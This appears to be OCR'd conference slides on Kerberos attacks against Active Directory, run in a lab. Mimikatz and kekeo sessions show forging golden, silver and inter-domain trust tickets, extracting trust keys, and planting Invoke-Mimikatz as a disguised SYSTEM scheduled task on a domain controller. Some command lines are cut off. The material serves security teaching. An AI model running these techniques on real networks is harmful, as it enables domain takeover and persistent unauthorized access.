
Forging a Golden Ticket: Fictional User

```
mimikatz(commandline) # kerberos::golden /admin:DarthVader /domain:lab.adsecurity.org /id:2601 /sid:S-1-5-21-1387203482-
2957264255-828990924 /krbtgt:8a2f1adcdd519a2e515780021d2d178a /startoffset:0 /endin:600 /renewmax:10080 /ptt
User      : DarthVader
Domain    : lab.adsecurity.org
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: 8a2f1adcdd519a2e515780021d2d178a - rc4_hmac_nt
Lifetime  : 3/12/2015 9:44:08 PM ; 3/13/2015 7:44:08 AM ; 3/19/2015 9:44:08 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'DarthVader @ lab.adsecurity.org' successfully submitted for current session

mimikatz(commandline) # exit
Bye!
PS C:\Users\JoeUser> klist

Current LogonId is 0:0xdac83

Cached Tickets: (1)

#0>     Client: DarthVader @ lab.adsecurity.org
        Server: krbtgt/lab.adsecurity.org @ lab.adsecurity.org
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 3/12/2015 21:44:08 (local)
        End Time:   3/13/2015 7:44:08 (local)
        Renew Time: 3/19/2015 21:44:08 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)

PS C:\Users\JoeUser> net use \\adsdc02.lab.adsecurity.org\c$\windows\ntds
The command completed successfully.

PS C:\Users\JoeUser> whoami
adseclab\joeuser
PS C:\Users\JoeUser>
```

The Silver Ticket (Forged TGS)

- Service account configured for Kerberos auth (SPN).
- Encrypted with the service account private key:
  - Service account NLTM password hash
  - AD computer account NLTM password hash
- Service opens TGS ticket to validate.
- Golden Ticket equivalent access to service.
- **No associated TGT exists, so no comm with a DC**

Silver Ticket (Forged TGS) Communication



Silver Ticket: Domain Controller Exploitation

- Attacker dumped AD & has all domain creds.
- Corp IT changed all user, admin, and service account passwords (and KRBTGT pw 2x).
- Attacker still has Domain Controller computer account password hashes.

What is possible with these?

Silver Ticket: Domain Controller Exploitation

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LAB.ADS
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:eaac459f6664f
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt
Service   : cifs
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 3/15/2015 12:13:36 AM ; 3/12/2025 12:13:36 AM ; 3/12/2025 12:13:36
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted

mimikatz(commandline) # exit
Bye!
```

Silver Ticket: Domain Controller Exploitation

```
PS C:\temp\mimikatz> copy c:\temp\Invoke-Mimikatz.ps1 \\adsdc02.lab.adsecurity.org\c$\wi
PS C:\temp\mimikatz> dir \\adsdc02.lab.adsecurity.org\c$\windows\temp


    Directory: \\adsdc02.lab.adsecurity.org\c$\windows\temp


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          3/15/2015  12:15 AM            1
-a---          2/16/2015   2:27 AM          0 DMI2083.tmp
-a---          2/16/2015   2:27 AM          0 DMI21EA.tmp
-a---          2/16/2015   2:27 AM          0 DMI25E2.tmp
-a---          2/16/2015   2:27 AM          0 DMI433E.tmp
-a---          2/17/2015  12:48 AM          0 DMI8230.tmp
-a---          2/17/2015  12:09 AM          0 DMI94FC.tmp
-a---          2/17/2015  12:48 AM          0 DMIA7D8.tmp
-a---          2/17/2015  12:48 AM          0 DMIA836.tmp
-a---          2/17/2015  12:48 AM          0 DMIAEDD.tmp
-a---          2/17/2015  12:09 AM          0 DMIB611.tmp
-a---          2/17/2015  12:09 AM          0 DMIB6DC.tmp
-a---          2/17/2015  12:09 AM          0 DMIC488.tmp
-a---          2/17/2015  12:48 AM          0 DMIC4C7.tmp
-a---          2/17/2015  12:09 AM          0 DMIC563.tmp
-a---          2/16/2015   2:27 AM          0 DMIF01C.tmp
-a---          2/18/2015   8:54 PM     676916 Invoke-Mimikatz.ps1
```

Silver Ticket: Domain Controller Exploitation

```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:LA
482-2957264255-828990924 /target:adsdc02.lab.adsecurity.org /rc4:eaac459f
User      : LukeSkywalker
Domain    : LAB.ADSECURITY.ORG
SID       : S-1-5-21-1387203482-2957264255-828990924
User Id   : 2601
Groups Id : *513 512 520 518 519
ServiceKey: eaac459f6664fe083b734a1898c9704e - rc4_hmac_nt
Service   : HOST
Target    : adsdc02.lab.adsecurity.org
Lifetime  : 3/15/2015 12:19:42 AM ; 3/12/2025 12:19:42 AM ; 3/12/2025 12:
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submi

mimikatz(commandline) # exit
Bye!
```


Silver Ticket: Domain Controller Exploitation

```
Cached Tickets: (1)

#0>     Client: LukeSkywalker @ LAB.ADSECURITY.ORG
        Server: HOST/adsdc02.lab.adsecurity.org @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 3/15/2015 0:19:42 (local)
        End Time:   3/12/2025 0:19:42 (local)
        Renew Time: 3/12/2025 0:19:42 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)

PS C:\temp\mimikatz> schtasks /create /S adsdc02.lab.adsecurity.org /SC WEEKLY /RU "NT Authority\Syst
 Health Check" /TR "c:\windows\temp\Invoke-Mimikatz.ps1"
SUCCESS: The scheduled task "SCOM Agent Health Check" has successfully been created.
```

```
PS C:\temp\mimikatz> schtasks /create /S adsdc02.lab.adsecurity.org /SC WEEKLY /RU "NT Authority\S
 Health Check" /TR "c:\windows\temp\Invoke-Mimikatz.ps1"
WARNING: The task name "SCOM Agent Health Check" already exists. Do you want to replace it (Y/N)?
SUCCESS: The scheduled task "SCOM Agent Health Check" has successfully been created.
```

```
PS C:\temp\mimikatz> schtasks /query /S adsdc02.lab.adsecurity.org

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
SCOM Agent Health Check                  3/22/2015 12:21:00 AM  Ready
```


Silver Ticket: Domain Controller Exploitation



Silver Ticket: Domain Controller Exploitation

- ✦Gain access to a Domain Controller's AD computer account password.
- ✦Generate Silver Ticket for *CIFS* SPN to access file system via default shares.
- ✦Generate Silver Ticket for *HOST* SPN to create scheduled task to run as local System (and re-exploit the domain).


HOST = alerter,appmgmt,cisvc,clipsrv,browser,dhcp,dnscache,replicator,eventlog,eventsystem, policyagent,oakley,dmserver,dns,mcsvc,fax,msiserver,ias,messenger,netlogon,netman, netdde,netddedsm,nmagent,plugplay,protectedstorage,rasman,rpclocator,rpc,rpcss, remoteaccess,rsvp,samss,scardsvr,scesrv,seclogon,scm,dcom,cifs,spooler,snmp,schedule, tapisrv,trksvr,trkwks,ups,time,wins,www,http,w3svc,iisadmin,msdtc



Kerberos Across Trusts


“The Other TGT”

Cross-Domain/Forest Kerberos



Kerberos Trust Ticket

External Trust



Forge Trust Ticket Using Mimikatz


```
RID  : 0000045b (1115)
User : EXTERNAL$

 * Primary
    LM   :
    NTLM : 7c08d63a2f48f045971bc2236ed3f3ac

mimikatz(commandline) # kerberos::golden /domain:lab.adsecurity.org /sid:S-1-5-21-15837
c08d63a2f48f045971bc2236ed3f3ac /user:Administrator /service:krbtgt /target:external.co
rbi
User      : Administrator
Domain    : lab.adsecurity.org
SID       : S-1-5-21-1583770191-140008446-3268284411
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 7c08d63a2f48f045971bc2236ed3f3ac - rc4_hmac_nt
Service   : krbtgt
Target    : external.com
Lifetime  : 6/27/2015 9:34:40 AM ; 6/24/2025 9:34:40 AM ; 6/24/2025 9:34:40 AM
-> Ticket : c:\temp\TrustTicket1.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Leverage Forged Trust Ticket for TGS Tickets

```
PS C:\temp\kekeo> .\Asktgs c:\temp\TrustTicket1.kirbi  cifs/adsextdc01.external.com

  .#####.   AskTGS Kerberos client 1.0 (x86) release "Kiwi en C" (Apr 19 2015 00:51:37)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                        (oe.eo)
  '#####'                                                     * * */

Ticket    : c:\temp\TrustTicket1.kirbi
Service   : krbtgt / external.com @ lab.adsecurity.org
Principal : Administrator @ lab.adsecurity.org

> cifs/adsextdc01.external.com
  * Ticket in file 'cifs.adsextdc01.external.com.kirbi'
```


Access Protected Resources Across Domain Trust

- ✦Trusting domain Share only accessible to Trusted domain admins.
- ✦Forged Trust ticket provides access to share.



Kerberos Trust Ticket

Active Directory Forest Internal Trusts



Mimikatz Extracts Trust Keys

```
mimikatz(commandline) # lsadump::trust /patch

Current domain: LAB.ADSECURITY.ORG (ADSECLAB / S-1-5-21-1583770191-140008446-3268284411)

Domain: RD.LAB.ADSECURITY.ORG (RD / S-1-5-21-135380161-102191138-581311202)
 [  In ] LAB.ADSECURITY.ORG -> RD.LAB.ADSECURITY.ORG
    * 6/17/2015 7:35:47 PM - CLEAR    - 65 aa 4f 45 f3 8a 7a 07 69 99 a0 f2 8f 11 88 55 5b 18 2a
 e1 e3 a0 91 0d c0 7c 10 8c 32 db c5 b9 48 d6 e3 0c 4c 74 83 bc 13 38 2d e0 bb 5f 35 e8 c7 16 12
 df 71 33 59 88 68 91 06 b6 10 6c e2 92 68 c5 dd 81 1b 2d c6 f5 44 01 5e ec f0 b7 ed 2e 22 8d 21
 8a 98 21 90 a3 a4 2c 57 99 91 8d a1 e9 c0 d8 68 2d c3 b0 ba 3d eb 58 28 16 ea 45 f0 57 b1 0a bd
 0f 42 4a 14 1e 25 2b 27 3f 89 a5 3a 65 1b ed 6c 37 f5 3c e7 4e 8e ba 53 6d ca 5d 77 86 4b 72 50
 33 c7 9c e9 ff eb 91 ff 0e 4e f0 2f fb bd 28 7e 2d e0 5a e5 76 22 2a 4a 26 54 70 24 f5 71 cf f0
 26 5d 6b 01 88 17 a9 a3 d5 39 38 3f 58 73 48 9d 46 9b 0d b7 8e 98 c0 fe 22 11 4c cb 6f
       * aes256_hmac       c710a6557b1d27920f73725e09362c56fad6d30a802eb4ed2e0c5838885a090c
       * aes128_hmac       6a5aba8674dcfa6414b371136ac4aae5
       * rc4_hmac_nt       a2adef66d1d90b0fb4c7943d52fad203

 [ Out ] RD.LAB.ADSECURITY.ORG -> LAB.ADSECURITY.ORG
    * 6/17/2015 7:35:47 PM - CLEAR    - 65 aa 4f 45 f3 8a 7a 07 69 99 a0 f2 8f 11 88 55 5b 18 2a
